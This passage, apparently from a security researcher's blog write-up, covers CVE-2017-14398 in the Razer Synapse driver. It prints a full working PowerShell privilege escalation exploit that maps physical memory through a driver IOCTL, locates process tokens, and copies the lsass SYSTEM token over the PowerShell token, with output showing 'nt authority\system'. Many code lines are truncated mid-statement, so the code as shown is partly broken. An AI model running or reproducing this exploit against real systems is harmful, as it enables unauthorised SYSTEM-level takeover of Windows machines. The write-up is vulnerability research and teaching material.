fffffa800210f010 : tag Proc (Protected), size     0x520, Nonpaged pool
fffffa800213f010 : tag Proc (Protected), size     0x520, Nonpaged pool
fffffa800219d840 : tag Proc (Protected), size     0x520, Nonpaged pool
fffffa80021d2010 : tag Proc (Protected), size     0x520, Nonpaged pool
fffffa80021d38c0 : tag Proc (Protected), size     0x520, Nonpaged pool
fffffa80021f2ae0 : tag Proc (Protected), size     0x520, Nonpaged pool
fffffa800250dae0 : tag Proc (Protected), size     0x520, Nonpaged pool
fffffa8002518ae0 : tag Proc (Protected), size     0x520, Nonpaged pool
fffffa8002527ae0 : tag Proc (Protected), size     0x520, Nonpaged pool
fffffa800258b470 : tag Proc (Protected), size     0x520, Nonpaged pool
```

Unique 'Proc' pooltag (DWORD)

0x10 hex aligned

As a matter of optimization notice that the pool chunks are aligned to a 10 hex boundary. Essentially, that means we only need to read a single DWORD every 16 bytes. This doesn't seem like much but it saves us precious time. Even so the searching was very very slow as 'Proc' pool chunks started showing up after ~900mb. To further optimize the search we can start scanning the mapped memory at an offset of 0x30000000 (0x30000000/(1024*1024) = 768mb) leaving enough variance for different OS versions.

To test the theory we can use the following loop (on a 1.2gb mapped section) to find 'Proc' pool chunks and dump out some EPROCESS data for confirmation.

```
echo "`n[>] Parsing physical memory, coffee time..`n"
for ($i=0x30000000;$i -lt $(1200*1024*1024); $i+=0x10) {

    # Read potential pooltag
    $Val = [System.Runtime.InteropServices.Marshal]::ReadInt32($Address+$i+4)

    # If pooltag matches Proc, pull out details..
    if ($Val -eq 0xe36f7250) {
        echo "[+] w00t Proc chunk found!"
        $ProcessName = [System.Runtime.InteropServices.Marshal]::PtrToStringAnsi($Address+$i+0x60+0x2d8+8
        $Token = [System.Runtime.InteropServices.Marshal]::ReadInt64($Address+$i+0x60+0x208)
        $ProcID = [System.Runtime.InteropServices.Marshal]::ReadInt64($Address+$i+0x60+0x180)
        echo "[>] Address: $('{0:X}' -f $($Address+$i))"
        echo "[>] $ProcessName"
        echo "[>] $ProcID"
        echo "[>] Token: $('{0:X}' -f $Token)"
        echo "=========================================="
    }
}
```

A portion of the result is shown below.

Windows PowerShell

```
PS C:\Users\b33f> . .\Desktop\7-ZwMapViewOfSection-Search.ps1
PS C:\Users\b33f> RZ-ZwMapViewOfSection

[>] Driver access OK..
[+] lpFileName: \\.\47CD78C9-64C3-47C2-B80F-677B887CF095 => rzpnk
[+] Handle: 1552

[>] Opening full access handle to PowerShell..
[+] PowerShell handle: 1020

[>] Leaking Kernel handle to \Device\PhysicalMemory..
[+] System section handle: FFFFFFFF80000228

[>] Verifying ZwMapViewOfSection..
[+] NTSTATUS Success!
[+] 1.2GB RWX \Device\PhysicalMemory allocated at: 1E280000

[>] Parsing physical memory, coffee time..

[+] w00t Proc chunk found!
[>] Address: 5C285660
[>] SearchProtocol....?
[>] 2312
[>] Token: FFFFF8A00273AA95
==========================================
[+] w00t Proc chunk found!
[>] Address: 5C291980
[>] SearchFilterHo....?
[>] 2332
[>] Token: FFFFF8A00275F9A2
==========================================
[+] w00t Proc chunk found!
[>] Address: 5C53B420
[>] ☺
[>] 0                                  lolwuut?
[>] Token: FFFFFFFF
==========================================
[+] w00t Proc chunk found!
[>] Address: 5C301AD0
[>] WmiPrvSE.exe
[>] 2528
[>] Token: FFFFF8A0027EC06F
==========================================
[+] w00t Proc chunk found!
[>] Address: 5C37A000
[>] powershell.exe
[>] 2932
[>] Token: FFFFF8A002B155C4
```

As you can see, this implementation is not perfect, some image names are truncated and a small amount of detections don't appear to be EPROCESS structures at all. Luckily I found that most of processes were guaranteed to be detected correctly (including PowerShell/lsass).

Game Over

All that remains is to modify the loop above slightly so it records the lsass token and the location of the PowerShell token. Once both elements are found we can simply overwrite the PowerShell token and elevate to SYSTEM! While some experimentation may be required, porting this exploit to 8,8.1,10 should be a fairly straight-forward exercise. The only considerations would be changes in the EPROCESS structure and developing a strategy to deal with multiple section handles in the System process. The final exploit is shown below.

```
function RZ-ZwMapViewOfSection {
    Add-Type -TypeDefinition @"
    using System;
    using System.Diagnostics;
    using System.Runtime.InteropServices;
    using System.Security.Principal;

    public static class Razer
    {
        [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
        public static extern IntPtr CreateFile(
            String lpFileName,
            UInt32 dwDesiredAccess,
            UInt32 dwShareMode,
            IntPtr lpSecurityAttributes,
            UInt32 dwCreationDisposition,
            UInt32 dwFlagsAndAttributes,
            IntPtr hTemplateFile);

        [DllImport("Kernel32.dll", SetLastError = true)]
        public static extern bool DeviceIoControl(
            IntPtr hDevice,
            int IoControlCode,
            byte[] InBuffer,
            int nInBufferSize,
            IntPtr OutBuffer,
            int nOutBufferSize,
            ref int pBytesReturned,
            IntPtr Overlapped);

        [DllImport("kernel32.dll", SetLastError = true)]
        public static extern IntPtr VirtualAlloc(
```

```
            IntPtr lpAddress,
            uint dwSize,
            UInt32 flAllocationType,
            UInt32 flProtect);

        [DllImport("kernel32.dll")]
        public static extern IntPtr OpenProcess(
            UInt32 processAccess,
            bool bInheritHandle,
            int processId);
    }
"@

    #----------------[Helper Funcs]
    $CVE201714398 = @"

                      shhsddh
          shhy        Mhsdms
         mmyydN       hNh
        hM syyMdds    smNy
shyshy  Nd s sMshNs   yssmm      Razer Synapse EOP - CVE-2017-14398
 shhdh hNs   dNNNddmdsd yMs
    sddds   mhydNmddmdmddy
           dMdhy                            [by b33f -> @FuzzySec]
          dNsyyss
          smmdddmmmddmh
                   yhmh
                   hdd
                    yd
"@

    $CVE201714398

    #----------------[Helper Funcs]
    function Get-Handles {
    <#
    .SYNOPSIS
        Use NtQuerySystemInformation::SystemHandleInformation to get a list of
        open handles in the specified process, works on x32/x64.
        Notes:

        * For more robust coding I would recomend using @mattifestation's
        Get-NtSystemInformation.ps1 part of PowerShellArsenal.

    .DESCRIPTION
        Author: Ruben Boonen (@FuzzySec)
        License: BSD 3-Clause
        Required Dependencies: None
```

```
        Optional Dependencies: None

    .EXAMPLE
        C:\PS> $SystemProcHandles = Get-Handles -ProcID 4
        C:\PS> $Key = $SystemProcHandles |Where-Object {$_.ObjectType -eq "Key"}
        C:\PS> $Key |ft

        ObjectType AccessMask PID Handle HandleFlags KernelPointer
        ---------- ---------- --- ------ ----------- -------------
        Key        0x00000000   4 0x004C NONE        0xFFFFC9076FC29BC0
        Key        0x00020000   4 0x0054 NONE        0xFFFFC9076FCDA7F0
        Key        0x000F0000   4 0x0058 NONE        0xFFFFC9076FC39CE0
        Key        0x00000000   4 0x0090 NONE        0xFFFFC907700A6B40
        Key        0x00000000   4 0x0098 NONE        0xFFFFC90770029F70
        Key        0x00020000   4 0x00A0 NONE        0xFFFFC9076FC9C1A0
        [...Snip...]
    #>

        [CmdletBinding()]
        param (
            [Parameter(Mandatory = $True)]
            [int]$ProcID
        )

        Add-Type -TypeDefinition @"
        using System;
        using System.Diagnostics;
        using System.Runtime.InteropServices;
        using System.Security.Principal;

        [StructLayout(LayoutKind.Sequential, Pack = 1)]
        public struct SYSTEM_HANDLE_INFORMATION
        {
            public UInt32 ProcessID;
            public Byte ObjectTypeNumber;
            public Byte Flags;
            public UInt16 HandleValue;
            public IntPtr Object_Pointer;
            public UInt32 GrantedAccess;
        }

        public static class GetHandles
        {
            [DllImport("ntdll.dll")]
            public static extern int NtQuerySystemInformation(
                int SystemInformationClass,
                IntPtr SystemInformation,
                int SystemInformationLength,
```

```
                ref int ReturnLength);
        }
"@

        # Make sure the PID exists
        if (!$(get-process -Id $ProcID -ErrorAction SilentlyContinue)) {
            Return
        }

        # Flag switches (0 = NONE?)
        $FlagSwitches = @{
            0 = 'NONE'
            1 = 'PROTECT_FROM_CLOSE'
            2 = 'INHERIT'
        }

        $OSVersion = [Version](Get-WmiObject Win32_OperatingSystem).Version
        $OSMajorMinor = "$($OSVersion.Major).$($OSVersion.Minor)"
        switch ($OSMajorMinor)
        {
            '10.0' # Windows 10 (Tested on v1511)
            {
                # Win 10 v1703
                if ($OSVersion.Build -ge 15063) {
                    $TypeSwitches = @{
                        0x24 = 'TmTm'; 0x18 = 'Desktop'; 0x7 = 'Process'; 0x2c = 'RegistryTransaction'; 0
                        0x3d = 'VRegConfigurationContext'; 0x34 = 'DmaDomain'; 0x1c = 'TpWorkerFactory';
                        0x5 = 'Token'; 0x39 = 'DxgkSharedResource'; 0xc = 'PsSiloContextPaged'; 0x38 = 'N
                        0xb = 'ActivityReference'; 0x35 = 'PcwObject'; 0x2f = 'WmiGuid'; 0x33 = 'DmaAdapt
                        0x30 = 'EtwRegistration'; 0x29 = 'Session'; 0x1a = 'RawInputManager'; 0x13 = 'Tim
                        0x14 = 'IRTimer'; 0x3c = 'DxgkCurrentDxgProcessObject'; 0x21 = 'IoCompletion';
                        0x3a = 'DxgkSharedSyncObject'; 0x17 = 'WindowStation'; 0x15 = 'Profile'; 0x23 = '
                        0x2a = 'Partition'; 0x12 = 'Semaphore'; 0xd = 'PsSiloContextNonPaged'; 0x32 = 'Et
                        0x19 = 'Composition'; 0x31 = 'EtwSessionDemuxEntry'; 0x1b = 'CoreMessaging'; 0x25
                        0x4 = 'SymbolicLink'; 0x36 = 'FilterConnectionPort'; 0x2b = 'Key'; 0x16 = 'KeyedE
                        0x11 = 'Callback'; 0x22 = 'WaitCompletionPacket'; 0x9 = 'UserApcReserve'; 0x6 = '
                        0x3b = 'DxgkSharedSwapChainObject'; 0x1e = 'Controller'; 0xa = 'IoCompletionReser
                        0x3 = 'Directory'; 0x28 = 'Section'; 0x27 = 'TmEn'; 0x8 = 'Thread'; 0x2 = 'Type';
                        0x37 = 'FilterCommunicationPort'; 0x2e = 'PowerRequest'; 0x26 = 'TmRm'; 0xf = 'Ev
                        0x2d = 'ALPC Port'; 0x20 = 'Driver';
                    }
                }

                # Win 10 v1607
                if ($OSVersion.Build -ge 14393 -And $OSVersion.Build -lt 15063) {
                    $TypeSwitches = @{
                        0x23 = 'TmTm'; 0x17 = 'Desktop'; 0x7 = 'Process'; 0x2b = 'RegistryTransaction'; 0
                        0x3a = 'VRegConfigurationContext'; 0x32 = 'DmaDomain'; 0x1b = 'TpWorkerFactory';
```

```
                    0x5 = 'Token'; 0x37 = 'DxgkSharedResource'; 0xb = 'PsSiloContextPaged'; 0x36 = 'N
                    0x33 = 'PcwObject'; 0x2e = 'WmiGuid'; 0x31 = 'DmaAdapter'; 0x2f = 'EtwRegistratio
                    0x28 = 'Session'; 0x19 = 'RawInputManager'; 0x12 = 'Timer'; 0xf = 'Mutant'; 0x13
                    0x20 = 'IoCompletion'; 0x38 = 'DxgkSharedSyncObject'; 0x16 = 'WindowStation'; 0x1
                    0x22 = 'File'; 0x3b = 'VirtualKey'; 0x29 = 'Partition'; 0x11 = 'Semaphore'; 0xc =
                    0x30 = 'EtwConsumer'; 0x18 = 'Composition'; 0x1a = 'CoreMessaging'; 0x24 = 'TmTx'
                    0x34 = 'FilterConnectionPort'; 0x2a = 'Key'; 0x15 = 'KeyedEvent'; 0x10 = 'Callbac
                    0x21 = 'WaitCompletionPacket'; 0x9 = 'UserApcReserve'; 0x6 = 'Job'; 0x39 = 'DxgkS
                    0x1d = 'Controller'; 0xa = 'IoCompletionReserve'; 0x1e = 'Device'; 0x3 = 'Directo
                    0x26 = 'TmEn'; 0x8 = 'Thread'; 0x2 = 'Type'; 0x35 = 'FilterCommunicationPort'; 0x
                    0x25 = 'TmRm'; 0xe = 'Event'; 0x2c = 'ALPC Port'; 0x1f = 'Driver';
                }
            }

            # Win 10 v1511
            if ($OSVersion.Build -lt 14393) {
                $TypeSwitches = @{
                    0x02 = 'Type'; 0x03 = 'Directory'; 0x04 = 'SymbolicLink'; 0x05 = 'Token'; 0x06 =
                    0x07 = 'Process'; 0x08 = 'Thread'; 0x09 = 'UserApcReserve'; 0x0A = 'IoCompletionR
                    0x0B = 'DebugObject'; 0x0C = 'Event'; 0x0D = 'Mutant'; 0x0E = 'Callback'; 0x0F =
                    0x10 = 'Timer'; 0x11 = 'IRTimer'; 0x12 = 'Profile'; 0x13 = 'KeyedEvent'; 0x14 = '
                    0x15 = 'Desktop'; 0x16 = 'Composition'; 0x17 = 'RawInputManager'; 0x18 = 'TpWorke
                    0x19 = 'Adapter'; 0x1A = 'Controller'; 0x1B = 'Device'; 0x1C = 'Driver'; 0x1D = '
                    0x1E = 'WaitCompletionPacket'; 0x1F = 'File'; 0x20 = 'TmTm'; 0x21 = 'TmTx'; 0x22
                    0x23 = 'TmEn'; 0x24 = 'Section'; 0x25 = 'Session'; 0x26 = 'Partition'; 0x27 = 'Ke
                    0x28 = 'ALPC Port'; 0x29 = 'PowerRequest'; 0x2A = 'WmiGuid'; 0x2B = 'EtwRegistrat
                    0x2C = 'EtwConsumer'; 0x2D = 'DmaAdapter'; 0x2E = 'DmaDomain'; 0x2F = 'PcwObject'
                    0x30 = 'FilterConnectionPort'; 0x31 = 'FilterCommunicationPort'; 0x32 = 'NetworkN
                    0x33 = 'DxgkSharedResource'; 0x34 = 'DxgkSharedSyncObject'; 0x35 = 'DxgkSharedSwa
                }
            }
        }

        '6.2' # Windows 8 and Windows Server 2012
        {
            $TypeSwitches = @{
                0x02 = 'Type'; 0x03 = 'Directory'; 0x04 = 'SymbolicLink'; 0x05 = 'Token'; 0x06 = 'Job
                0x07 = 'Process'; 0x08 = 'Thread'; 0x09 = 'UserApcReserve'; 0x0A = 'IoCompletionReser
                0x0B = 'DebugObject'; 0x0C = 'Event'; 0x0D = 'EventPair'; 0x0E = 'Mutant'; 0x0F = 'Ca
                0x10 = 'Semaphore'; 0x11 = 'Timer'; 0x12 = 'IRTimer'; 0x13 = 'Profile'; 0x14 = 'Keyed
                0x15 = 'WindowStation'; 0x16 = 'Desktop'; 0x17 = 'CompositionSurface'; 0x18 = 'TpWork
                0x19 = 'Adapter'; 0x1A = 'Controller'; 0x1B = 'Device'; 0x1C = 'Driver'; 0x1D = 'IoCo
                0x1E = 'WaitCompletionPacket'; 0x1F = 'File'; 0x20 = 'TmTm'; 0x21 = 'TmTx'; 0x22 = 'T
                0x23 = 'TmEn'; 0x24 = 'Section'; 0x25 = 'Session'; 0x26 = 'Key'; 0x27 = 'ALPC Port';
                0x28 = 'PowerRequest'; 0x29 = 'WmiGuid'; 0x2A = 'EtwRegistration'; 0x2B = 'EtwConsume
                0x2C = 'FilterConnectionPort'; 0x2D = 'FilterCommunicationPort'; 0x2E = 'PcwObject';
                0x2F = 'DxgkSharedResource'; 0x30 = 'DxgkSharedSyncObject';
            }
```


```
            }

            '6.1' # Windows 7 and Window Server 2008 R2
            {
                $TypeSwitches = @{
                    0x02 = 'Type'; 0x03 = 'Directory'; 0x04 = 'SymbolicLink'; 0x05 = 'Token'; 0x06 = 'Job
                    0x07 = 'Process'; 0x08 = 'Thread'; 0x09 = 'UserApcReserve'; 0x0a = 'IoCompletionReser
                    0x0b = 'DebugObject'; 0x0c = 'Event'; 0x0d = 'EventPair'; 0x0e = 'Mutant'; 0x0f = 'Ca
                    0x10 = 'Semaphore'; 0x11 = 'Timer'; 0x12 = 'Profile'; 0x13 = 'KeyedEvent'; 0x14 = 'Wi
                    0x15 = 'Desktop'; 0x16 = 'TpWorkerFactory'; 0x17 = 'Adapter'; 0x18 = 'Controller';
                    0x19 = 'Device'; 0x1a = 'Driver'; 0x1b = 'IoCompletion'; 0x1c = 'File'; 0x1d = 'TmTm'
                    0x1e = 'TmTx'; 0x1f = 'TmRm'; 0x20 = 'TmEn'; 0x21 = 'Section'; 0x22 = 'Session'; 0x23
                    0x24 = 'ALPC Port'; 0x25 = 'PowerRequest'; 0x26 = 'WmiGuid'; 0x27 = 'EtwRegistration'
                    0x28 = 'EtwConsumer'; 0x29 = 'FilterConnectionPort'; 0x2a = 'FilterCommunicationPort'
                    0x2b = 'PcwObject';
                }
            }

            '6.0' # Windows Vista and Windows Server 2008
            {
                $TypeSwitches = @{
                    0x01 = 'Type'; 0x02 = 'Directory'; 0x03 = 'SymbolicLink'; 0x04 = 'Token'; 0x05 = 'Job
                    0x06 = 'Process'; 0x07 = 'Thread'; 0x08 = 'DebugObject'; 0x09 = 'Event'; 0x0a = 'Even
                    0x0b = 'Mutant'; 0x0c = 'Callback'; 0x0d = 'Semaphore'; 0x0e = 'Timer'; 0x0f = 'Profi
                    0x10 = 'KeyedEvent'; 0x11 = 'WindowStation'; 0x12 = 'Desktop'; 0x13 = 'TpWorkerFactor
                    0x14 = 'Adapter'; 0x15 = 'Controller'; 0x16 = 'Device'; 0x17 = 'Driver'; 0x18 = 'IoCo
                    0x19 = 'File'; 0x1a = 'TmTm'; 0x1b = 'TmTx'; 0x1c = 'TmRm'; 0x1d = 'TmEn'; 0x1e = 'Se
                    0x1f = 'Session'; 0x20 = 'Key'; 0x21 = 'ALPC Port'; 0x22 = 'WmiGuid'; 0x23 = 'EtwRegi
                    0x24 = 'FilterConnectionPort'; 0x25 = 'FilterCommunicationPort';
                }
            }
        }

        [int]$BuffPtr_Size = 0
        while ($true) {
            [IntPtr]$BuffPtr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($BuffPtr_Size)
            $SystemInformationLength = New-Object Int

            $CallResult = [GetHandles]::NtQuerySystemInformation(16, $BuffPtr, $BuffPtr_Size, [ref]$Syste

            # STATUS_INFO_LENGTH_MISMATCH
            if ($CallResult -eq 0xC0000004) {
                [System.Runtime.InteropServices.Marshal]::FreeHGlobal($BuffPtr)
                [int]$BuffPtr_Size = [System.Math]::Max($BuffPtr_Size,$SystemInformationLength)
            }
            # STATUS_SUCCESS
            elseif ($CallResult -eq 0x00000000) {
                break
```

```
            }
            # Probably: 0xC0000005 -> STATUS_ACCESS_VIOLATION
            else {
                [System.Runtime.InteropServices.Marshal]::FreeHGlobal($BuffPtr)
                return
            }
        }

        $SYSTEM_HANDLE_INFORMATION = New-Object SYSTEM_HANDLE_INFORMATION
        $SYSTEM_HANDLE_INFORMATION = $SYSTEM_HANDLE_INFORMATION.GetType()
        if ([System.IntPtr]::Size -eq 4) {
            $SYSTEM_HANDLE_INFORMATION_Size = 16 # This makes sense!
        } else {
            $SYSTEM_HANDLE_INFORMATION_Size = 24 # This doesn't make sense, should be 20 on x64 but that
                                                 # Ask no questions, hear no lies!
        }

        $BuffOffset = $BuffPtr.ToInt64()
        $HandleCount = [System.Runtime.InteropServices.Marshal]::ReadInt32($BuffOffset)
        $BuffOffset = $BuffOffset + [System.IntPtr]::Size

        $SystemHandleArray = @()
        for ($i=0; $i -lt $HandleCount; $i++){
            # PtrToStructure only objects we are targeting, this is expensive computation
            if ([System.Runtime.InteropServices.Marshal]::ReadInt32($BuffOffset) -eq $ProcID) {
                $SystemPointer = New-Object System.Intptr -ArgumentList $BuffOffset
                $Cast = [system.runtime.interopservices.marshal]::PtrToStructure($SystemPointer,[type]$SY

                $HashTable = @{
                    PID = $Cast.ProcessID
                    ObjectType = if (!$($TypeSwitches[[int]$Cast.ObjectTypeNumber])) { "0x$('{0:X2}' -f [
                    HandleFlags = $FlagSwitches[[int]$Cast.Flags]
                    Handle = "0x$('{0:X4}' -f [int]$Cast.HandleValue)"
                    KernelPointer = if ([System.IntPtr]::Size -eq 4) { "0x$('{0:X}' -f $Cast.Object_Point
                    AccessMask = "0x$('{0:X8}' -f $($Cast.GrantedAccess -band 0xFFFF0000))"
                }

                $Object = New-Object PSObject -Property $HashTable
                $SystemHandleArray += $Object

            }

            $BuffOffset = $BuffOffset + $SYSTEM_HANDLE_INFORMATION_Size
        }

        if ($($SystemHandleArray.count) -eq 0) {
            [System.Runtime.InteropServices.Marshal]::FreeHGlobal($BuffPtr)
            Return
```

```
        }

        # Set column order and auto size
        $SystemHandleArray

        # Free SYSTEM_HANDLE_INFORMATION array
        [System.Runtime.InteropServices.Marshal]::FreeHGlobal($BuffPtr)
    }

    #----------------[Get Driver Handle]

    $hDevice = [Razer]::CreateFile("\\.\47CD78C9-64C3-47C2-B80F-677B887CF095", [System.IO.FileAccess]::Re
    [System.IO.FileShare]::ReadWrite, [System.IntPtr]::Zero, 0x3, 0x40000080, [System.IntPtr]::Zero)

    if ($hDevice -eq -1) {
        echo "`n[!] Unable to get driver handle..`n"
        Return
    } else {
        echo "`n[>] Driver access OK.."
        echo "[+] lpFileName: \\.\47CD78C9-64C3-47C2-B80F-677B887CF095 => rzpnk"
        echo "[+] Handle: $hDevice"
    }

    #----------------[Prepare buffer & Send IOCTL]

    # Get full access process handle to self
    echo "`n[>] Opening full access handle to PowerShell.."
    $hPoshProc = [Razer]::OpenProcess(0x001F0FFF,$false,$PID)
    echo "[+] PowerShell handle: $hPoshProc"

    # Get Section handle
    echo "`n[>] Leaking Kernel handle to \Device\PhysicalMemory.."
    $SystemProcHandles = Get-Handles -ProcID 4
    [Int]$UserSectionHandle = $(($SystemProcHandles |Where-Object {$_.ObjectType -eq "Section"}).Handle)
    [Int64]$SystemSectionHandle = $UserSectionHandle + 0xffffffff80000000
    echo "[+] System section handle: $('{0:X}' -f $SystemSectionHandle)"

    # NTSTATUS ZwMapViewOfSection(
    #   _In_        HANDLE          SectionHandle,      | Param 3 - RCX = SectionHandle
    #   _In_        HANDLE          ProcessHandle,      | Param 1 - RDX = ProcessHandle
    #   _Inout_     PVOID           *BaseAddress,       | Param 2 - R8  = BaseAddress -> Irrelevant, ptr
    #   _In_        ULONG_PTR       ZeroBits,           | 0 -> OK - R9
    #   _In_        SIZE_T          CommitSize,         | Param 5 - CommitSize / ViewSize
    #   _Inout_opt_ PLARGE_INTEGER  SectionOffset,      | 0 -> OK
    #   _Inout_     PSIZE_T         ViewSize,           | Param 5 - CommitSize / ViewSize
    #   _In_        SECTION_INHERIT InheritDisposition, | 2 = ViewUnmap
    #   _In_        ULONG           AllocationType,     | 0 -> Undocumented?
    #   _In_        ULONG           Win32Protect        | 0x40 -> PAGE_READWRITE
```

```
    # );
    $InBuffer = @(
        [System.BitConverter]::GetBytes($hPoshProc.ToInt64()) +      # Param 1 - RDX=ProcessHandle
        [System.BitConverter]::GetBytes([Int64]0x0) +                # Param 2 - BaseAddress -> Irrelevan
        [System.BitConverter]::GetBytes($SystemSectionHandle) +      # Param 3 - RCX=SectionHandle
        [System.BitConverter]::GetBytes([Int64]4) +                  # Param 4 - ? junk ?
        [System.BitConverter]::GetBytes([Int64]$(1200*1024*1024)) +  # Param 5 - CommitSize / ViewSize
        [System.BitConverter]::GetBytes([Int64]4)                    # Param 6 - ? junk ?
    )

    # Output buffer
    $OutBuffer = [Razer]::VirtualAlloc([System.IntPtr]::Zero, 1024, 0x3000, 0x40)

    # Ptr receiving output byte count
    $IntRet = 0

    #=======
    # 0x22A064 - ZwMapViewOfSection
    #=======
    $CallResult = [Razer]::DeviceIoControl($hDevice, 0x22A064, $InBuffer, $InBuffer.Length, $OutBuffer, 1
    if (!$CallResult) {
        echo "`n[!] DeviceIoControl failed..`n"
        Return
    }

    #----------------[Read out the result buffer]
    echo "`n[>] Verifying ZwMapViewOfSection.."
    $NTSTATUS = "{0:X}" -f $([System.Runtime.InteropServices.Marshal]::ReadInt64($OutBuffer.ToInt64()+8+8
    $Address = [System.Runtime.InteropServices.Marshal]::ReadInt64($OutBuffer.ToInt64()+8+8+8)
    if ($NTSTATUS -eq 0) {
        echo "[+] NTSTATUS Success!"
        echo "[+] 1.2GB RWX \Device\PhysicalMemory allocated at: $('{0:X}' -f $Address)"
    } else {
        echo "[!] Call failed: $('{0:X}' -f $NTSTATUS)"
    }

    #----------------[Parse PhysicalMemory]
    echo "`n[>] Parsing physical memory, coffee time..`n"

    # Store PwnCount so we can exit our loop!
    $PwnCount = 0

    for ($i=0x30000000;$i -lt $(1200*1024*1024); $i+=0x10) {

        # Read potential pooltag
        $Val = [System.Runtime.InteropServices.Marshal]::ReadInt32($Address+$i+4)

        # If pooltag matches Proc, pull out details..
```

```
        if ($Val -eq 0xe36f7250) {

            echo "[?] w00t Proc chunk found!"
            $ProcessName = [System.Runtime.InteropServices.Marshal]::PtrToStringAnsi($Address+$i+0x60+0x2

            if ($ProcessName -eq "powershell.exe") {
                $Token = [System.Runtime.InteropServices.Marshal]::ReadInt64($Address+$i+0x60+0x208)
                $WriteWhere = $Address+$i+0x60+0x208
                echo "`n[>] PowerShell poolparty: $('{0:X}' -f $($Address+$i))"
                echo "[+] Token: $('{0:X}' -f $Token)`n"
                $PwnCount += 1
            }

            if ($ProcessName -eq "lsass.exe") {
                $Token = [System.Runtime.InteropServices.Marshal]::ReadInt64($Address+$i+0x60+0x208)
                $WriteWhat = $Token
                echo "`n[>] LSASS poolparty: $('{0:X}' -f $($Address+$i))"
                echo "[+] Token: $('{0:X}' -f $Token)`n"
                $PwnCount += 1
            }

            # Check if PwnCount is 2
            if ($PwnCount -eq 2) {
                # Overwrite PowerShell token & exit
                echo "[>] Duplicating SYSTEM token..`n"
                [System.Runtime.InteropServices.Marshal]::WriteInt64($WriteWhere,$WriteWhat)
                Break
            }
        }
    }
}
```



```
                    yd

[>] Driver access OK..
[+] lpFileName: \\.\47CD78C9-64C3-47C2-B80F-677B887CF095 => rzpnk
[+] Handle: 1740

[>] Opening full access handle to PowerShell..
[+] PowerShell handle: 1424

[>] Leaking Kernel handle to \Device\PhysicalMemory..
[+] System section handle: FFFFFFFF80000228

[>] Verifying ZwMapViewOfSection..
[+] NTSTATUS Success!
[+] 1.2GB RWX \Device\PhysicalMemory allocated at: 1E280000

[>] Parsing physical memory, coffee time..

[?] w00t Proc chunk found!
[?] w00t Proc chunk found!
[?] w00t Proc chunk found!
[?] w00t Proc chunk found!
[?] w00t Proc chunk found!
[?] w00t Proc chunk found!
[?] w00t Proc chunk found!
[?] w00t Proc chunk found!
[?] w00t Proc chunk found!
[?] w00t Proc chunk found!
[?] w00t Proc chunk found!
[?] w00t Proc chunk found!
[?] w00t Proc chunk found!

[>] LSASS poolparty: 5CD26AD0
[+] Token: FFFFF8A007DFBC51

[?] w00t Proc chunk found!
[?] w00t Proc chunk found!
[?] w00t Proc chunk found!
[?] w00t Proc chunk found!
[?] w00t Proc chunk found!
[?] w00t Proc chunk found!
[?] w00t Proc chunk found!

[>] PowerShell poolparty: 5DA65000
[+] Token: FFFFF8A001508069

[>] Duplicating SYSTEM token..

PS C:\Users\b33f> whoami
nt authority\system
PS C:\Users\b33f>
```

Comments

There are no comments posted yet. Be the first one!

Post a new comment

Enter text right here!

Name

Displayed next to your comments.

Email

Not displayed publicly.

Subscribe to None

Submit Comment